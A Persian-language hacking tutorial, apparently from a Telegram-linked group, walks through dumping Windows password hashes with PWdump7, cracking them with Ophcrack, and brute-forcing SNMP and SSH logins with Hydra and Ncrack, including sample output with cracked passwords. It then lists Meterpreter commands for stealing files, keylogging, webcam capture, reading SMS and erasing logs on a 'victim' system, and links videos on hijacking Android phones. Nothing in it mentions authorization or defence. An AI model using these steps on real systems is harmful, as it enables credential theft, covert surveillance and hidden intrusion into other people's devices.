1- برای شروع به آدرس http://www.tarasco.org/security/pwdump_7/index.html رفته و جدیدترین نسخه ابزار PWdump7 را دانلود نمایید و آن را از حالت زیپ خارج کنید و در داخل مسیر c:/ کپی کنید

2- خط فرمان ویندوز را با دسترسی ادمین باز کنید (بر روی cmd راست کلیک کرده و run as administrator را فشار دهید) .

3- با استفاده از دستور cd مشابه زیر به مسیری که ابزار PWdump7 را در درایو C خود کپی کردید بروید.

4- اکنون فایل اجرایی pwdump7.exe را در خط فرمان اجرا کنید . خواهید دید که این ابزار تمامی هشینگ موجود در همه پسوردهای مربوط به کاربران ویندوز را استخراج می کند و بر روی صفحه نمایش چاپ می کند.

5- برای اینکه به صورت ثابت به این هش ها دسترسی پیدا کنیم بایستی آن ها را در قالب یک فایل متنی کپی کنیم به این منظور دستور pwdump7.exe > c:\hashes.txt را وارد کنید تا هش ها در داخل فایل متنی hashes.txt در داخل درایو C کپی شوند .

6- اکنون به درایو C رفته . همانطور که می بینید فایل مربوطه ایجاد شده است

7- فایل را باز کنید . مشاهده می کنید که هشینگ مربوط به کاربران سیستم در داخل این فایل کپی شده است . نرم افزارهای کرک از این اطلاعات به منظور کرک آفلاین پسوردها استفاده می کنند .

آموزش درهم شکستن و کرک پسورد با ابزار Ophcrack:

در این آموزش ما پسوردها رو از روی dump پسوردها کرک خواهیم کرد.

1- به آدرس http://ophcrack.sourceforge.net رفته و جدیدترین نسخه نرم افزار کرک OphCrack را دانلود و نصب کنید . در حین نصب چک باکس مربوط به دانلود جداول رنگین کمانی را حذف کنید به این دلیل که می خواهیم این جداول را به صورت جداگانه دانلود و به برنامه بشناسانیم .

به همین منظور به آدرس http://ophcrack.sourceforge.net/tables.php رفته و یکی از جداول رنگین کمانی را دانلود کنید . توصیه من به دریافت بسته Vista free 461MB هست زیرا یک جدول بر اساس دیکشنری است تا طول پسوردهای 16 کاراکتر را ساپورت می کند و برای شروع حجم کمی دارد . در صورت نیاز می توانید جداول دیگر را آزمایش کنید . همچنین برخی از جداول حرفه ای وجود دارد که حجم سرسام آوری دارند Vista eightXL 2.0TB و برای حرفه ای ها مناسب است (رایگان نیستند)

2- حال از داخل محیط Ophcrack، بر روی گزینه Load کلیک کنید و PWDUMP File را انتخاب کنید . سپس فایل هشینگ را به ابزار وارد کنید . ما در اینجا از فایلی که در قسمت قبلی با ابزار PWDUMP7 هشینگ های پسورد را کشف کرده ایم , هشینگ ها را به نرم افزار وارد می کنیم . در صورتیکه از ابزاری دیگر و فرمتی دیگر استفاده می کنید می توانید گزینه های دیگر را انتخاب کنید.

3- خواهید دید که هشینگ های پسورد به ابزار وارد می شود . همین الان می توانید با فشردن دکمه Crack حملات را آغاز کنید ولی شانس به دست آوردن پسوردها خیلی پایین خواهد بود ! چرا ؟ به این دلیل که هنوز هیچ جدول رنگین کمانی را به ابزار وارد نکرده اید . به این منظور بر روی گزینه Tables کلیک کنید .

4- از لیستی که باز می شود گزینه مورد نظر را که قبلا دانلود کرده اید از اینجا انتخاب کنید من Vista Free را دانلود کرده در نتیجه آن انتخاب می کنم و بر روی install کلیک می کنم . فایل دانلود شده را از حالت زیپ خارج کنید و مسیر پوشه آن را در پنجره باز شده بر روی سیستم در ابزار تعیین کنید و بر روی Select Folder کلیک کنید .

5- همانطور که می بیند اکنون جدول Vista Free سبز رنگ شده که نشانگر این است که فعال شده است . در نهایت بر روی OK کلیک نمایید .

6- در نهایت بر روی گزینه Crack کلیک کنید و منتظر بمانید تا Ophcrack هشینگ ها را برای شما کشف کرده و پسوردها را کرک نماید .

معرفی ابزار قدرتمند Hydra:

هیدرا که توسط گروه THC توسعه یافته است، ابزاری برای حملات بروت فورس برای کشف اطلاعاتی مانند رمز عبور علیه چندین پروتکل (مانند HTTP، SMTP، POP3 و ...) میباشد.بیشتر نفوذگران از این ابزار برای حمله به ایمیلها و سرویس های پست الکترونیکی استفاده می کنند؛ زیرا هیدرا قادر است تا یک آی پی و پروتکل مشخصی را مانند حساب های کاربری ادمین برای پروتکل های SMTP و POP3 که توسط پروتکل های ایمیلی هستند، هدفیابی کند. قبل از اینکه به استفاده از ابزار هیدرا بپردازیم باید ابتدا یکسری اطلاعات در مورد هدف تعیین شده را بیابیم. یکی از ابزارهای قدرتمندی که در زمینه جمع آوری اطلاعات ایفای نقش کرده است، ابزار Nmap یا همان Zenmap می باشد. اطلاعات موردنیاز ما عبارتند از:

- آدرس IP هدف
- پورتهایی که روی سیستم هدف باز هستند
- پروتکلها
- نام های کاربری و یوزر نیم ها

برای مثال ما جهت حمله به شمای اعتبار سنجی پروتکل SNMP داریم:

```
root@kali:~#  hydra -P password-file.txt  -v 192.168.11.219 snmp
Hydra (http://www.thc.org/thc-hydra) starting at 2015-12-16 15:56:00
]DATA] 16 tasks,  1  server, 333  login  tries (l:1/p:333),  ~20  tries  per  task
]DATA]  attacking  service  snmp  on  port  161
]VERBOSE] Resolving  addresses ...  done
][161]snmp]  host:  192.168.11.219  login:   password:  manager
```

در مثال فوق همانطور که مشاهده میکنید، پسورد کشف شده عبارت manager می باشد. شما می توانید پارامترهای بیشتری از این ابزار را جهت توسعه سطح حمله ء خود استفاده کنید.

از هیدرا میتوان برای انجام حملات بروت فورس علیه SSH نیز استفاده کرد:

```
root@kali:~# hydra -l root -P password-file.txt 192.168.11.219 ssh
Hydra v7.4.2 (c)2012 by  van Hauser/THC & David Maciejak
Hydra (http://www.thc.org/thc-hydra) starting at 2015-15-16 15:54:04
]DATA] 16 tasks, 1 server, 332 login tries (l:1/p:332), ~20 tries per task
]DATA] attacking service ssh on port 22
]ERROR] ssh protocol error
]ERROR] ssh protocol error
][22]ssh] host: 192.168.11.219 login: root    password:  toor
 1of 1 target successfully Completed, 1  valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-12-16 15:54:10
root@kali#~:
```

در مثال فوق نیز نام کاربری و رمز عبور به ترتیب root و toor بودند.

آموزش کار با ابزار Ncrack در کالی لینوکس

یکی از روش های نفوذ به شبکه ها و سرور ها استفاده از متد بروت فورس و کرک کردن میباشد که نفوذگر با استفاده از ابزار هایی همانند Hydra اقدام به کرک کردن نمود Ncrack همانند Hydra امکان کرک کردن , Ftp , ssh SMB و موارد مشابه نمود.

Ncrackیک ابزار با سرعت فوق العاده و قدرت بالا امکان کرک کردن را به نفوذگر میدهد. در این اموزش تصویری که توسط وب سایت فول سکوریتی اماده شده است با ابزار Ncrack اقدام به کرک کردن پورت ssh یک ای پی در سیستم عامل کالی لینوکس میکنیم.همچنین این آموزش در کانال تلگرامی گروه فول سکوریتی نیز منتشر شده است کاربران عزیز میتوانند از لینک زیر اقدام به دانلود این آموزش تصویری کنند.

http://dl.fullsecurity.org/milad/ncrackthehacking.mp4

http://s3.picofile.com/file/8228419592/NCrackKali.rar.html

https://fullsecurity.org/acc/?p=2080

آموزشهای حرفه ای هک اندروید و ویندوز با متااسپلویت

در این بخش از مباحث آموزش سیستم عامل کالی لینوکس میخواهیم شما را با ابزار قدرتمند متااسپلویت و نحوه کار با این ابزار آشنا کنیم.

متااسپلویت چیست؟ شاید کمتر کسی باشد که با در حوزه هک و امنیت فعالیت کرده و نام متااسپلویت را نشنیده باشد. بسیاری از افراد نیز که با توزیع های امنیتی لینوکس (مانند کالی و بک ترک) کار میکنند، با این ابزار آشنایی داشته و با حداقل امش را شنیده اند. متااسپلویت یک ابزار آزمایش نفوذپذیری است که به نفوذگر این امکان را میدهد تا با استفاده از حفره های موجود در سیستم هدف و کدهای مخربی که Exploit نامیده میشوند به این سیستم نفوذ و کنترل آن را در دست بگیرد. این سیستم هدف میتواند یک گوشی تلفن همراه اندرویدی، یک کامپیوتر سرویس دهنده و حتی یک کامپیوتر سرور باشد. متااسپلویت علاوه بر لینوکس برروی ویندوز نیز قابل نصب و اجراست.

در این قسمت با مفاهیم و اصطلاحات کاربردی که در هنگام استفاده از متااسپلویت با آنها مواجه می شوید، آشنا می شویم:

1- اکسپلویت (Exploit): کدهای مخربی که برای بهره برداری از حفره ها و آسیب پذیری های سیستم هدف ایجاد شده و نفوذگر با استفاده از آنها می تواند به سیستم هدف نفوذ و کنترل آن را در دست بگیرد. یکی از وبسایتهای معروفی که اقدام به انتشار اکسپلویت های مورد استفاده در متااسپلویت میکند، وبسایت Exploit Database به آدرس زیر است:

www.exploit-db.com

2- پیلود (Payload): به میزان دسترسی نفوذگر پس از اجرای موفقیت آمیز اکسپلویت در سیستم هدف را اصطلاحاً پی لود می گویند. به عبارت دیگر به وسایلی که نفوذگر در هنگام نفوذ به سیستم هدف از آنها استفاده می کند، پی لود اطلاق می گردد. پی لودها معمولاً درون یک اکسپلویت جاسازی می شوند و اعمال خاصی را در سیستم هدف انجام می دهند. از معروف ترین پیلودها می توان به Meterpreter اشاره کرد.

3- پیلود Meterpreter: این پیلود یک پیلود چند وجهی پیشرفته است که کاملاً در حافظه سیستم هدف ساکن شده و با روش in-memory DLL Injection کار میکند و از خود ردپایی برجای نمیگذارد.

4- تارگت (Target): تارگت معمولاً یک مشخصات نسبتاً دقیقی از سیستم هدف است. مثلاً عبارت Win XP SP3 en بیانگر این است که سیستم هدف دارای سیستم عامل ویندوز ایکس پی سرویس پک 3 انگلیسی است. از این اطلاعات معمولاً در اغلب اکسپلویتها استفاده می شود.

5- نشست (Session): به مجموعه عملیاتی که پس از برقراری یک ارتباط بین دو فرایند و با یک توافق اولیه آغاز و سپس یک سری تراکنش (transaction) ادامه می‌یابد و سپس در روالی هماهنگ و مورد توافق ختم می شود، یک نشست می گویند.

6- شناسه نشست (Session ID): شناسه نشست (Session ID) در یک عبارت کوتاه مشخصه‌ای است جهت شناسایی یک نشست مجاز، تعقیب عملیات مورد درخواست و فعل و انفعال منظم با او! بدین ترتیب سرویس دهنده گذشته‌اش را به یاد می‌آورد و از حال Stateless (بدون حالت) به Stateful (حافظ حالت) تبدیل می‌شود.

بررسی دستورات Meterpreter:

در این بخش برخی از دستورات پیلود معروف و قدرتمند Meterpreter را بررسی خواهیم کرد.

1- دستور help: این دستور لیست کاملی از سایر دستورات موجود در Meterpreter را نمایش میدهد.

2- دستور background: این دستور اجازه میدهد تا نفوذگر نشست Meterpreter خود را در پشت صحنه نگه داشته و به محیط دستور msf> بازگردد.

3- دستور pwd: این دستور موقعیت کنونی نفوذگر را در سیستم هدف نشان می دهد.

4- دستور ls: این دستور لیستی از دایرکتوری ها، فایل ها و هرآنچه که در داخل دایرکتوری کنونی که نفوذگر در آن قرار دارد را نشان می دهد.

5- دستور download: از این دستور برای دانلود فایل از سیستم هدف استفاده می شود. شکل کاربردی این دستور بصورت زیر است:

meterpreter > download<آدرس فایل مورد نظر>

Example: meterpreter > download "C:\Users\administrator\Desktop\puty.exe"

6- دستور upload: از این دستور برای آپلود فایل در سیستم هدف استفاده می شود. شکل کاربردی این دستور بدین شکل است:

meterpreter > upload <مکان فایل در سیستم نفوذگر> <مکان فایل در سیستم هدف>

Example: Meterpreter > upload puty.exe "C:\Users\administrator"

7- دستور execute: با این دستور میتوان یک دستور دیگر را از سیستم هدف فراخوانی و اجرا کرد. مثلاً:

meterpreter > execute -f cmd.exe -i -H

8- دستور shell: این دستور به نفوذگر این امکان را می دهد تا یک Windows-shell شبیه به cmd برروی سیستم هدف بازکند. این ویژگی تنها در پلتفرمهای ویندوز قابل استفاده است.

9- دستور ps: از این دستور برای مشاهده پروسه های فعال در سیستم هدف استفاده می شود.

10- دستور getuid: از این دستور برای مشاهده نام کاربری که Meterpreter در حال اجرا برروی آن است استفاده میشود. به عبارت دیگر این دستور سطح دسترسی هدف به سیستمش را نشان می دهد.

11- دستور clearev: از این دستور برای پاک کردن ردپاهای نفوذگر در سیستم هدف استفاده میشود.

12- دستور sysinfo: از این دستور برای مشاهده مشخصات دقیق سیستم هدف استفاده می شود.

13- دستور screenshot: این دستور یک عکس زنده از محیط دسکتاپ سیستم هدف میگیرد.

14- دستورات webcam_snap و webcam_list: از این دو دستور برای مشاهده لیست وب کم های موجود در سیستم هدف و گرفتن عکس از چهره کاربری که در حال استفاده از سیستم است استفاده می شود.

15- دستورات keyscan_stop و keyscan_dump و keyscan_start: از این سه دستور برای ضبط تمام کلید هایی که توسط کاربر سیستم هدف برروی کیبورد فشرده می شود، استفاده می گردد.

16- دستور dump_sms: از این دستور برای مشاهده اس ام اس های سیستم هدف در پلتفرم های اندروید استفاده می شود.

سایر دستورات را می توانید از آدرس زیر مشاهده کنید:

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

آموزش نفوذ به گوشی های اندروید با استفاده از متااسپلویت و ارمیتیج:

ابزار armitage ابزاری برای انجام حملات قدرتمند به سمت قربانی میباشد که با استفاده از آرمیتیج میتوان به قربانی حمله کرد و کل سیستم قربانی را در اختیار گرفت. توجه داشته باشید شما برای اجرای آرمیتیج باید از metasploit نسخه 3.5 به بالا استفاده کنید که بدون نیاز به متااسپلویت قابل به استفاده از آرمیتیج نیستید.در این ویدئو با نحوه اکسپلویت کردن و نفوذ به گوشیهای اندروید آشنا می شوید.

http://www.aparat.com/v/7h5HC

در این ویدئو نیز با نحوه ارسال اس ام اس از گوشی اندروید هدف با متااسپلویت آشنا می شوید:

http://www.aparat.com/v/JdHnV

دوستان عزیز آموزشهای مبحث کالی لینوکس به پایان رسید. لذا شما عزیزان می توانید برای مطالعه بیشتر در مورد این مبحث از منابع زیر استفاده کنید:

http://it-ebooks.info/book/4299/
http://it-ebooks.info/book/4629/
http://it-ebooks.info/book/4444/

در ضمن در صورت نیاز به آموزشهای بیشتر می توانید کانال ما را در تلگرام دنبال کنید:

https://telegram.me/thehacking
http://aparat.com/thehacking

ویراشگر مقاله: MehRun (@Ettercap) – با تشکر از دوستان عزیز:

Milad Hacking – Mahdi Ardestani – Mohammad Ghasemi – MohammadReza and all our friends… ♥